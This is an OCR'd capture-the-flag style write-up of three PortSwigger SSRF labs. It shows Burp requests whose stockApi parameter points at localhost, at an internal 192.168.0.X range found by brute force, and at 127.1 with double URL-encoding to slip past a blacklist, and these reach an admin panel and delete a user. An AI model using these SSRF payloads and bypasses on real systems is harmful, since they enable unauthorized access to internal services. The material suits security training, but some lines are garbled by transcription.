
Server Side Request Forgery

Portswigger Lab

1. Basic SSRF against the local server

Check some feature of target. I realized it has check stock feature make a request to another site .


Use brupsuite Intercept the request:



Request to https://acb61f9a1f7384f680433f4500420068.web-security-academy.net:443 [18.200.141.238]

```
POST  /product/stock   HTTP/1.1
Host :  acb61f9a1f7384f680433f4500420068.web-security-academy.net
Cookie :  session =DHOgAQ197gnQURRx2iwp5Z47m2y7tNog
Content-Length  :  107
Sec-Ch-Ua :  " Not  A;Brand";v="99",   "Chromium";v="92"
Sec-Ch-Ua-Mobile  :  ?0
User-Agent : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64)  AppleWebKit/537.36   (KHTML,  like  Gecko)  Chrome/92.
Content-Type  :  application/x-www-form-urlencoded
Accept :  */*
Origin :  https://acb61f9a1f7384f680433f4500420068.web-security-academy.net
Sec-Fetch-Site  :  same-origin
Sec-Fetch-Mode  :  cors
Sec-Fetch-Dest  :  empty
Referer :  https://acb61f9a1f7384f680433f4500420068.web-security-academy.net/product?productId=1
Accept-Encoding  :  gzip,  deflate
Accept-Language  :  en-US,en;q=0.9
Connection :  close

stockApi =http%3A%2F%2Fstock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D1
```

Change stocAPI value to local and I accessed to Admin page.



```
POST /product/stock HTTP/1.1
Host: acb61f9a1f7384f680433f4500420068.web-security-academy.net
Cookie: session=DH0gAQ197gnQURRx2iwp5Z47m2y7tNog
Content-Length: 31
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="92"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.3
(KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://acb61f9a1f7384f680433f4500420068.web-security-academy.n
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://acb61f9a1f7384f680433f4500420068.web-security-academy.net/produ
roductId=1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

stockApi=http://localhost/admin
```

```
      <div class ="container  is-page ">
        <header  class ="navigation-header  ">
          <section  class ="top-links ">
            <a href =/>Home </ a>
            <p>
              |
            </ p>
            <a href ="/admin ">Admin  panel </ a>
            <p>
              |
            </ p>
            <a href ="/my-account  ">My  account </ a>
            <p>
              |
            </ p>
          </ section >
        </ header >
        <header  class ="notification-header  ">
        </ header >
        <section >
          <h1 >
            Users
          </ h1>
          <div>
            <span >carlos  - </ span >
            <a href ="/admin/delete?username=carlos   ">Delete </ a>
          </ div>
          <div>
            <span >wiener  - </ span >
            <a href ="/admin/delete?username=wiener   ">Delete </ a>
          </ div>
        </ section >
        <br>
```


Using delete carlos’s path in the reponse to solve the lab.

stockApi=http://localhost/admin/delete?username=carlos

2. Basic SSRF against another back-end system

This lab has a stock check feature which fetches data from an internal system.

192.168.0.X, I can brute force to find the admin interface




Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in

Attack type: Sniper

```
POST /product/stock HTTP/1.1
Host: ac631fae1f2d5c9b80ee458a00200063.web-security-academy.net
Cookie: session=rpGQSZfAPaHpcqmjLMRkmZkCyjDwQbe2
Content-Length: 96
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="92"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like (
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://ac631fae1f2d5c9b80ee458a00200063.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://ac631fae1f2d5c9b80ee458a00200063.web-security-academy.net/product?pro
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

stockApi=http://192.168.0.§1§:8080/admin
```

Send request to Intrusder. Put position in lastest ocset and set payload as below and start attack:



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined i

Payload set: 1

Payload count: 255

Payload type: Numbers

Request count: 255

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ● Sequential ○ Random


From: 1

To: 255

Step: 1


How many:

Find out the value that has reponse status is 200: 73



Request	Payload	Status	Error	Timeout	Length	Comment
69	69	500	□	□	175	
70	70	500	□	□	175	
71	71	500	□	□	175	
72	72	500	□	□	175	
73	73	200	□	□	3138	
74	74	500	□	□	175	
75	75	500	□	□	175	
76	76	500	□	□	175	
77	77	500	□	□	175	
78	78	500	□	□	175	
79	79	500	□	□	175	

Change the ip address into 192.168.0.73 and send the request




```
POST /product/stock HTTP/1.1
Host: ac631fae1f2d5c9b80ee458a00200063.web-security-academy.net
Cookie: session=rpGQSZfAPaHpcqmjLMRkmZkCyjDwQbe2
Content-Length: 39
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="92"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.3
(KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://ac631fae1f2d5c9b80ee458a00200063.web-security-academy.n
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://ac631fae1f2d5c9b80ee458a00200063.web-security-academy.net/produ
roductId=1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

stockApi=http://192.168.0.73:8080/admin
```

```
class="container is-page">
ader class="navigation-header">
section class="top-links">
 <a href=/>Home</a>
 <p>
   |
 </p>
 <a href="/admin">Admin panel</a>
 <p>
   |
 </p>
 <a href="/my-account">My account</a>
 <p>
   |
 </p>
/section>
eader>
ader class="notification-header">
eader>
ction>
ı1>
 Users
/h1>
div>
 <span>carlos - </span>
 <a href="/http://192.168.0.73:8080/admin/delete?username=carlos">Delet
/div>
div>
 <span>wiener - </span>
 <a href="/http://192.168.0.73:8080/admin/delete?username=wiener">Delet
/div>
ection>
>
>
>
```

Use the path in reponse to solve the lab

3. SSRF with blacklist-based input filters


This lab as same as previous lab, but it has some mechanism protect against SSRF by used blacklist filter. I try to change the target to local or 127.0.0.1 but all of them is rejected.



```
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 51

"External stock check blocked for security reasons"
```

When i change address to 127.1, it was accepted, but when I add /admin is opposite.

Trying double-encode URL admin




```
admin
```

```
%61%64%6d%69%6e
```

```
%25%36%31%25%36%34%25%36%64%25%36%39%25%36%65
```

Luckly, I bypassed filter and access to admin page




```
POST /product/stock HTTP/1.1
Host: ac421f941e78295480311ab000e80092.web-security-academy.net
Cookie: session=SonTmOHwIT1dcBDzZzAyK3zZpPMjFysH
Content-Length: 67
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="92"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.3
(KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://ac421f941e78295480311ab000e80092.web-security-academy.n
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://ac421f941e78295480311ab000e80092.web-security-academy.net/produ
roductId=1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

stockApi=http://127.1/%25%36%31%25%36%34%25%36%64%25%36%39%25%36%65
```

```
      <div class="container is-page">
        <header class="navigation-header">
          <section class="top-links">
            <a href=/>Home</a>
            <p>
              |
            </p>
            <a href="/admin">Admin panel</a>
            <p>
              |
            </p>
            <a href="/my-account">My account</a>
            <p>
              |
            </p>
          </section>
        </header>
        <header class="notification-header">
        </header>
        <section>
          <h1>
            Users
          </h1>
          <div>
            <span>carlos - </span>
              <a href="/admin/delete?username=carlos   ">Delete <
          </div>
```

Use that path tho delete the user

